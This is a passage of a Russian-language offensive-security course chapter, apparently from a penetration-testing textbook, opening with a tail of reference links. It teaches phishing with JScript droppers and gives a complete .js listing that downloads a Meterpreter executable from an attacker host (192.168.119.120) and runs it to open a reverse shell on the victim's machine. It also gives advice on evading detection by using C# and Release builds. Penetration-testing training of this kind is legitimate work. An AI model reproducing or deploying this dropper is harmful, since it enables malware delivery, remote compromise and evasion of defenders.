**[72]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/ubound-function
**[73]** (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex
**[74]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/devnotes/rtlmovememory
**[75]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/lbound-function
**[76]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/ubound-function
**[77]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread
**[78]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient.downloadstring?view=netframework-4.8
**[79]** (Microsoft, 2019),
https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-6
**[80]** (Microsoft, 2018),
https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.dllimportattribute?view=netframework-4.8
**[81]** (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/standard/native-interop/pinvoke
**[82]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system?view=netframework-4.8
**[83]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices?view=netframework-4.8
**[84]** (Microsoft, 2015), https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/keywords/using-directive
**[85]** (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/add-type?view=powershell-5.1
**[86]** (Microsoft, 2015), https://devblogs.microsoft.com/scripting/powertip-use-here-strings-with-powershell/
**[87]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.marshal.copy?view=netframework-4.8
**[88]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-waitforsingleobject
**[89]** (Microsoft, 2015), https://docs.microsoft.com/en-us/dotnet/csharp/programming-guide/concepts/reflection
**[90]** (Microsoft, 2017),
https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/compiler-options/command-line-building-with-csc-exe
**[91]** (Microsoft, 2017), https://docs.microsoft.com/en-us/sysinternals/downloads/procmon
**[92]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.appdomain.getassemblies?view=netframework-4.8
**[93]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.appdomain.currentdomain?view=netframework-4.8
**[94]** (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/api/system.appdomain?view=netframework-4.8
**[95]** (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/sort-object?view=powershell-6
**[96]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulehandlea
**[97]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress
**[98]** (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/foreach-object?view=powershell-6
**[99]** (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.gettypes?view=netframework-4.8
**[100]** (Microsoft, 2019),
https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_automatic_variables?view=powershell-6
**[101]** (Microsoft, 2015), https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/keywords/unsafe
**[102]** (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/get-member?view=powershell-6
**[103]** (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/where-object?view=powershell-6
**[104]** (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/api/microsoft.visualbasic.information.typename?view=netframework-4.8
**[105]** (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.location?view=netframework-4.8

**[106]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.object.gettype?view=netframework-4.8
**[107]** (Exploit Monday, 2012), http://www.exploit-monday.com/2012_05_13_archive.html
**[108]** (Microsoft, 2019),
https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.globalassemblycache?view=netframework-4.8
**[109]** (Microsoft, 2017), https://docs.microsoft.com/en-us/dotnet/framework/app-domains/gac
**[110]** (Microsoft, 2014), https://devblogs.microsoft.com/scripting/using-the-split-method-in-powershell/
**[111]** (Microsoft, 2015), https://docs.microsoft.com/en-us/dotnet/csharp/programming-guide/concepts/reflection
**[112]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.typeinfo.getmethod?view=netstandard-1.6
**[113]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.methodbase.invoke?view=netframework-4.8
**[114]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.type.getmethods?view=netframework-4.8
**[115]** (Microsoft, 2018),
https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.marshal.getdelegateforfunctionpointer?view=netframework-4.8
**[116]** (Microsoft, 2015), https://docs.microsoft.com/en-us/dotnet/csharp/programming-guide/delegates/
**[117]** (Microsoft, 2004), https://blogs.msdn.microsoft.com/joelpob/2004/02/15/creating-delegate-types-via-reflection-emit/
**[118]** (Exploit Monday, 2012), http://www.exploit-monday.com/2012_05_13_archive.html
**[119]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assemblyname?view=netframework-4.8
**[120]** (Microsoft, 2018),
https://docs.microsoft.com/en-us/dotnet/api/system.reflection.emit.assemblybuilder.definedynamicassembly?view=netframework-4.8
**[121]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.emit.assemblybuilderaccess?view=netframework-4.8
**[122]** (Microsoft, 2018),
https://docs.microsoft.com/en-us/dotnet/api/system.reflection.emit.assemblybuilder.definedynamicmodule?view=netframework-4.8
**[123]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.emit.modulebuilder.definetype?view=netframework-4
.8#System_Reflection_Emit_ModuleBuilder_DefineType_System_String_System_Reflection_TypeAttributes_
**[124]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.typeattributes?view=netframework-4.8
**[125]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.multicastdelegate?view=netframework-4.8
**[126]** (Microsoft, 2018),
https://docs.microsoft.com/en-us/dotnet/api/system.reflection.emit.typebuilder.defineconstructor?view=netframework-4.8
**[127]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.methodattributes?view=netframework-4.8
**[128]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.callingconventions?view=netframework-4.8
**[129]** (Microsoft, 2018),
https://docs.microsoft.com/en-us/dotnet/api/system.reflection.emit.constructorbuilder.setimplementationflags?view=netframework-4.8
**[130]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.methodimplattributes?view=netframework-4.8
**[131]** (Microsoft, 2018),
https://docs.microsoft.com/en-us/dotnet/api/system.reflection.emit.typebuilder.definemethod?view=netframework-4.8
**[132]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.methodattributes?view=netframework-4.8
**[133]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.emit.typebuilder.createtype?view=netframework-4.8
**[134]** (Rapid7, 2011), https://blog.rapid7.com/2011/06/29/meterpreter-httphttps-communication/
**[135]** (Windows OS Hub, 2017), http://woshub.com/using-powershell-behind-a-proxy/
**[136]** (Squid, 2013), http://www.squid-cache.org/
**[137]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.net.webrequest.defaultwebproxy?view=netframework-4.8
**[138]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.net.webproxy.getproxy?view=netframework-4.8
**[139]** (Microsoft, 2019), https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/User-Agent
**[140]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient.headers?view=netframework-4.8
**[141]** (Microsoft, 2016), https://docs.microsoft.com/en-us/sysinternals/downloads/psexec
**[142]** (Microsoft, 2017),
https://support.microsoft.com/en-us/help/819961/how-to-configure-client-proxy-server-settings-by-using-a-registry-file
**[143]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/security-identifiers
**[144]** (Microsoft, 2019),
https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/new-psdrive?view=powershell-6
**[145]** (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids
**[146]** (Microsoft, 2019),
https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-childitem?view=powershell-6
**[147]** (Microsoft, 2017),
https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_break?view=powershell-6
**[148]** (Microsoft, 2019),
https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-itemproperty?view=powershell-6
**[149]** (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/api/system.net.webproxy?view=netframework-4.8

# Глава 4. Выполнение кода на стороне клиента с помощью Windows Script Host

Как обсуждалось в предыдущем модуле, макросы Microsoft Office VBA являются эффективным и популярным способом добиться выполнения кода на стороне клиента. Однако вложения JavaScript для этой задачи не менее эффективны и в последнее время стали использоваться чаще.[1]

В этом модуле мы будем использовать формат файлов Jscript[2], чтобы выполнять JavaScript на Windows-целях через Windows Script Host.[3] В частности, мы будем применять такие Jscript-дропперы для проведения мощных атак на стороне клиента.

Среди недавних продвинутых семейств вредоносного ПО на основе Jscript можно назвать TrickBot[4] и Emotet,[5] причем оба постоянно развиваются.

Мы начнём с простого дроппера, который открывает командную строку, а затем постепенно усилим атаку: будем рефлективно загружать заранее скомпилированную C#-сборку для запуска загрузчика шеллкода полностью в памяти. Начнём с базового обсуждения языка JavaScript.

## 4.1 Создание базового дроппера на Jscript

Основной клиентский язык сценариев для веб-браузеров - JavaScript. Это интерпретируемый язык, который обрабатывается внутри браузера и обычно работает вместе с HTML и CSS, создавая большую часть содержимого World Wide Web. Функциональность JavaScript основана на стандарте ECMAScript.[6]

Jscript - это диалект JavaScript, разработанный Microsoft и принадлежащий Microsoft; он используется в Internet Explorer. Его также можно выполнять вне браузера через Windows Script Host,[7] который умеет запускать скрипты на разных языках.

При выполнении вне веб-браузера Jscript не подпадает под ограничения безопасности браузерной песочницы. Это означает, что мы можем использовать его как вектор выполнения кода на стороне клиента без эксплуатации каких-либо уязвимостей.

### 4.1.1 Выполнение Jscript в Windows

Чтобы использовать тип файла в фишинговой атаке, он должен легко запускаться. Поэтому одни типы файлов подходят для фишинга лучше, чем другие. Чтобы продемонстрировать это, посмотрим на PowerShell- и Jscript-файлы на машине жертвы и разберёмся, как Windows с ними работает.

В Windows формат файла определяется по расширению, а не по фактическому содержимому. Кроме того, расширения файлов часто связаны с приложениями по умолчанию. Чтобы посмотреть эти ассоциации, перейдём в Settings > Apps > Default apps, прокрутим вниз и нажмём Choose default apps by file type, как показано на рисунке 30.




Рисунок 30: Приложения по умолчанию по типам файлов

Прокрутив список вниз, мы заметим, что приложением по умолчанию для файлов PowerShell-скриптов (`.ps1`) является Notepad. Это значит, что при двойном щелчке по PowerShell-скрипту он не выполнится, а откроется для редактирования в Notepad. Поэтому даже если нам удастся убедить жертву дважды щелкнуть PowerShell-файл, он не будет выполнен. С другой стороны, приложением по умолчанию для файлов `.js` является Windows-Based Script Host. Значит, при двойном щелчке по `.js` файлу его содержимое будет выполнено.

Как уже говорилось, выполнение Jscript вне контекста веб-браузера обходит все настройки безопасности браузера. Это позволяет взаимодействовать со старой технологией ActiveX[8] и самим движком Windows Script Host. Обсудим, что можно сделать с такой комбинацией.

Как показано в листинге 116, мы можем использовать ActiveX, вызвав конструктор `ActiveXObject`[9] и передав имя объекта. Затем можно использовать `WScript.Shell` для взаимодействия с Windows Script Host Shell и запуска внешних Windows-приложений.

Например, можно создать объект оболочки с именем `shell` из класса `WScript.Shell` через конструктор `ActiveXObject`, чтобы запустить `cmd.exe` командой `Run`:

```
var shell = new ActiveXObject("WScript.Shell")
var res = shell.Run("cmd.exe");
```

Листинг 116 - Jscript запускает cmd.exe через ActiveX

После сохранения кода в файл с расширением `.js` и двойного щелчка по нему скрипт выполняется и запускает командную строку. Сам Windows Script Host завершается сразу после окончания Jscript-файла, поэтому мы не видим его в Process Explorer.

В следующем разделе мы расширим этот подход и создадим Jscript-дроппер, который запустит полезную нагрузку Meterpreter.

#### 4.1.1.1 Упражнения

1. Создайте простой Jscript-файл, который открывает приложение.
2. Просмотрите список приложений по умолчанию, связанных с типами файлов. Есть ли другие интересные типы файлов, которые можно использовать?
3. Расширение `.vbs` также связано с форматом Windows Script Host. Напишите простой VBScript-файл для открытия приложения.

### 4.1.2 Дроппер Meterpreter на Jscript

Теперь расширим использование Jscript и создадим дроппер, который скачивает исполняемый файл Meterpreter с нашего веб-сервера Kali Linux и запускает его. Для этого понадобится несколько компонентов.

Сначала с помощью `msfvenom` сгенерируем 64-битный исполняемый файл Meterpreter reverse HTTPS с именем `met.exe` и сохраним его в веб-корень Kali. Также настроим Metasploit `multi/handler`, чтобы принять сессию. Когда исполняемый файл готов, а обработчик ожидает подключения, можно переходить к коду дроппера.

Начнем с простого HTTP GET-запроса из Jscript. Для этого можно использовать объект `MSXML2.XMLHTTP`, основанный на Microsoft XML Core Services[10] и связанном с ним парсере HTTP-протокола. Этот объект предоставляет клиентскую поддержку протокола для обмена с HTTP-серверами. Он не документирован, но присутствует во всех современных версиях Windows.

Как показано в листинге 117, метод `CreateObject` Windows Script Host позволяет создать экземпляр объекта `MSXML2.XMLHTTP`, а затем методы `Open` и `Send` выполняют HTTP GET-запрос.

Метод `Open` принимает три аргумента. Первый - HTTP-метод, в нашем случае `GET`. Второй аргумент - URL, а третий указывает, что запрос должен быть синхронным.

Итак, в переменной `url` задается адрес исполняемого файла Meterpreter. Затем мы создаем объект Windows Script `MSXML2.XMLHTTP` и вызываем у него метод `Open`, передавая GET-запрос и URL. В конце отправляем GET-запрос, чтобы скачать файл.

```
var url = "http://192.168.119.120/met.exe"
var Object = WScript.CreateObject('MSXML2.XMLHTTP');

Object.Open('GET', url, false);
Object.Send();
```

Листинг 117 - HTTP GET-запрос из Jscript

После отправки HTTP GET-запроса нужно выполнить два действия. Сначала проверим, был ли запрос успешным. Для этого достаточно прочитать свойство `Status`[11] объекта `MSXML2.XMLHTTP` и сравнить его со значением `200`, то есть кодом состояния HTTP OK.[12] Это можно сделать оператором `if`:

```
if (Object.Status == 200) {
```

Листинг 118 - Проверка HTTP-статуса

После получения успешного статуса создадим объект Stream[13] и скопируем в него HTTP-ответ для дальнейшей обработки. Объект Stream создаётся из `ADODB.Stream` через метод `CreateObject`.

```
var Stream = WScript.CreateObject('ADODB.Stream');
```

Листинг 119 - Создание объекта Stream

Далее вызовем `Open`[14] у объекта Stream и начнём настраивать свойства потока. Сначала установим свойство `Type`[15] (`adTypeBinary`) в `1`, чтобы указать, что работаем с бинарным содержимым. Затем вызовем метод `Write`[16], чтобы сохранить `ResponseBody`[17] - наш исполняемый файл Meterpreter - в поток. Наконец, сбросим свойство `Position`[18] в `0`, чтобы Stream указывал на начало своего содержимого.

```
Stream.Open();
Stream.Type = 1; // adTypeBinary
Stream.Write(Object.ResponseBody);
Stream.Position = 0;
```

Листинг 120 - Запись в объект Stream

К этому моменту мы отправили GET-запрос за файлом `met.exe` и убедились, что запрос прошел успешно. Затем записали бинарное содержимое в поток ADODB. Теперь, когда данные находятся в объекте Stream, нужно создать файл и записать туда это бинарное содержимое.

Как показано в листинге 121, для этого можно использовать метод `SaveToFile`.[19] Он принимает два аргумента: имя файла и параметры сохранения `SaveOptionsEnum`. В качестве имени укажем `met.exe`, а `SaveOptionsEnum` установим в `adSaveCreateOverWrite` с числовым значением `2`, чтобы принудительно перезаписать файл. После вызова `SaveToFile` нужно закрыть объект Stream через `Close`:[20]

```
Stream.SaveToFile("met.exe", 2);
Stream.Close();
```

Листинг 121 - Сохранение исполняемого файла Meterpreter на диск

На последнем шаге снова используем Windows Script Host Shell, чтобы запустить только что записанный исполняемый файл Meterpreter.

```
var r = new ActiveXObject("WScript.Shell").Run("met.exe");
```

Листинг 122 - Запуск исполняемого файла Meterpreter

Полный Jscript-код для скачивания и запуска нашей полезной нагрузки Meterpreter приведён в листинге 123.

```
var url = "http://192.168.119.120/met.exe"
var Object = WScript.CreateObject('MSXML2.XMLHTTP');

Object.Open('GET', url, false);
Object.Send();

if (Object.Status == 200) {
    var Stream = WScript.CreateObject('ADODB.Stream');

    Stream.Open();
    Stream.Type = 1;
    Stream.Write(Object.ResponseBody);
    Stream.Position = 0;

    Stream.SaveToFile("met.exe", 2);
    Stream.Close();
}

var r = new ActiveXObject("WScript.Shell").Run("met.exe");
```

Листинг 123 - Полный Jscript-код для скачивания и запуска полезной нагрузки Meterpreter

После сохранения этого кода в файл `.js` достаточно дважды щелкнуть по нему, чтобы получить 64-битную оболочку с машины жертвы на ожидающий слушатель `multi/handler`.

Теперь, когда основы Jscript разобраны, снова расширим технику и реализуем загрузчик шеллкода, работающий в памяти. К сожалению, напрямую сделать это на Jscript нельзя, поэтому придется опереться на второй язык.

#### 4.1.2.1 Упражнения

1. Воспроизведите Jscript-файл из этого раздела.
2. Измените Jscript-код так, чтобы он учитывал прокси с помощью метода `setProxy`.[21] Можно использовать прокси-сервер Squid, установленный на машине разработки Windows 10.

## 4.2 Jscript и C#

Чтобы улучшить нашу технику работы с Jscript и запускать полезную нагрузку полностью из памяти, мы снова будем вызывать Win32 API, как делали это в модуле про Microsoft Office. Ранее для этого использовался PowerShell. Однако PowerShell уже много лет применяют и пентестеры, и авторы вредоносного ПО, поэтому поставщики защитных решений, включая Microsoft, стараются противодействовать его вредоносному использованию.

В этом модуле вместо PowerShell мы задействуем C#, который до недавнего времени привлекал меньше внимания. Это может уменьшить заметность нашего кода и помочь избежать обнаружения.

Поскольку прямого способа вызывать Win32 API из Jscript не известно, мы встроим скомпилированную C#-сборку в Jscript-файл и выполним ее. Это даст нам возможности, сопоставимые с PowerShell, потому что доступ к .NET Framework будет примерно таким же. Это мощная техника, которая в последнее время стала заметной и популярной.

Перед реализацией разберём основы среды разработки C# - Visual Studio,[22] уже установленной на машине разработки Windows 10.

### 4.2.1 Введение в Visual Studio

Для разработки и компиляции C#-приложений обычно используют две основные интегрированные среды разработки (IDE):[23] Mono[24] и Microsoft Visual Studio. В этом курсе мы будем работать с Visual Studio, но большинство примеров кода, если не все, также скомпилируются в Mono.

Visual Studio уже установлена на машине разработки Windows 10, но при откате машины весь ранее написанный код будет потерян. Чтобы решить эту проблему, создадим на Kali Samba-шару[25] для кода, чтобы сохранять его между откатами системы.

Для настройки Samba на Kali установим ее через `apt`, сделаем резервную копию конфигурационного файла (`smb.conf`) и создадим новый конфигурационный файл, как показано в листинге 124.

```
kali@kali:~$ sudo apt install samba
...
kali@kali:~$ sudo mv /etc/samba/smb.conf /etc/samba/smb.conf.old

kali@kali:~$ sudo nano /etc/samba/smb.conf
```

Листинг 124 - Установка Samba на Kali Linux

Создадим новый простой конфигурационный файл SMB с содержимым из листинга 125. Если используется другая учётная запись, достаточно изменить значение пути:

```
[visualstudio]

path = /home/kali/data

browseable = yes

read only = no
```

Листинг 125 - Новое содержимое smb.conf

Далее нужно создать пользователя Samba, который сможет обращаться к шаре, а затем запустить необходимые службы, как показано ниже:

```
kali@kali:~$ sudo smbpasswd -a kali
New SMB password:
Retype new SMB password:
Added user kali.

kali@kali:~$ sudo systemctl start smbd

kali@kali:~$ sudo systemctl start nmbd
```

Листинг 126 - Создание SMB-пользователя и запуск служб

Наконец, создадим общую папку и откроем права доступа для Visual Studio:

```
kali@kali:~$ mkdir /home/kali/data

kali@kali:~$ chmod -R 777 /home/kali/data
```

Листинг 127 - Создание общей папки и настройка прав

Когда всё настроено, перейдём к машине разработки Windows 10. Сначала откроем новую шару в File Explorer (`\\192.168.119.120` в нашем случае). При запросе введём имя пользователя и пароль только что созданного SMB-пользователя и выберем сохранение учётных данных.

Теперь, когда среда готова, создадим новый проект "Hello World". Запустим Visual Studio с панели задач и на стартовом экране выберем "Create a new project". Затем в выпадающем меню "Language" укажем C# и выберем "Console App (.NET Framework)", как показано на рисунке 31.




Рисунок 31: Выбор C# Console App

После выбора типа проекта и нажатия Next нужно указать Location проекта. В нашем случае используем папку `visualstudio` на сетевой шаре. Для остальных параметров оставим значения по умолчанию и нажмём Create. Создание проекта может занять некоторое время.

Когда Visual Studio откроется, мы увидим, что созданы и решение, и проект. Решение - это родительская единица, которая может содержать несколько проектов.

Коротко рассмотрим базовую конфигурацию рабочей области. Первое окно, на которое стоит обратить внимание, - Solution Explorer в правой части интерфейса. Его можно воспринимать как проводник файлов и свойств содержимого решения. Здесь виден файл исходного кода текущего проекта; в нашем случае он называется `Program.cs`, как выделено на рисунке 32.



Рисунок 32: Использование Solution Explorer

В левой части рабочей области можно просматривать содержимое файла, выбранного в Solution Explorer. По умолчанию здесь отображается содержимое `Program.cs`. Код типичного консольного C#-приложения показан в листинге 128.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace ConsoleApp1
{
    class Program
    {
        static void Main(string[] args)
        {
        }
    }
}
```

Листинг 128 - Заготовка программы по умолчанию для консольного C#-приложения

Выделим важные части кода. Как показано в листинге 128, первые пять строк содержат операторы `using`. Они импортируют кодовую базу из .NET Framework. Далее метод `Main` определяет точку входа нашего приложения после компиляции.

Добавим строку кода внутрь метода `Main`, чтобы получить простое приложение. Используем метод `Console.WriteLine`[26], который выводит текст в консоль при запуске приложения.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace ConsoleApp1
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("Hello World");
        }
    }
}
```

Листинг 129 - Добавление вызова Console.WriteLine

После добавления кода сохраним изменения через File > Save Program.cs или Ctrl+S. Затем перед компиляцией изменим настройки решения по умолчанию. Переключимся из режима Debug в режим Release,[27] чтобы убрать отладочную информацию, которая может привлечь внимание некоторых средств проверки безопасности (рисунок 33).

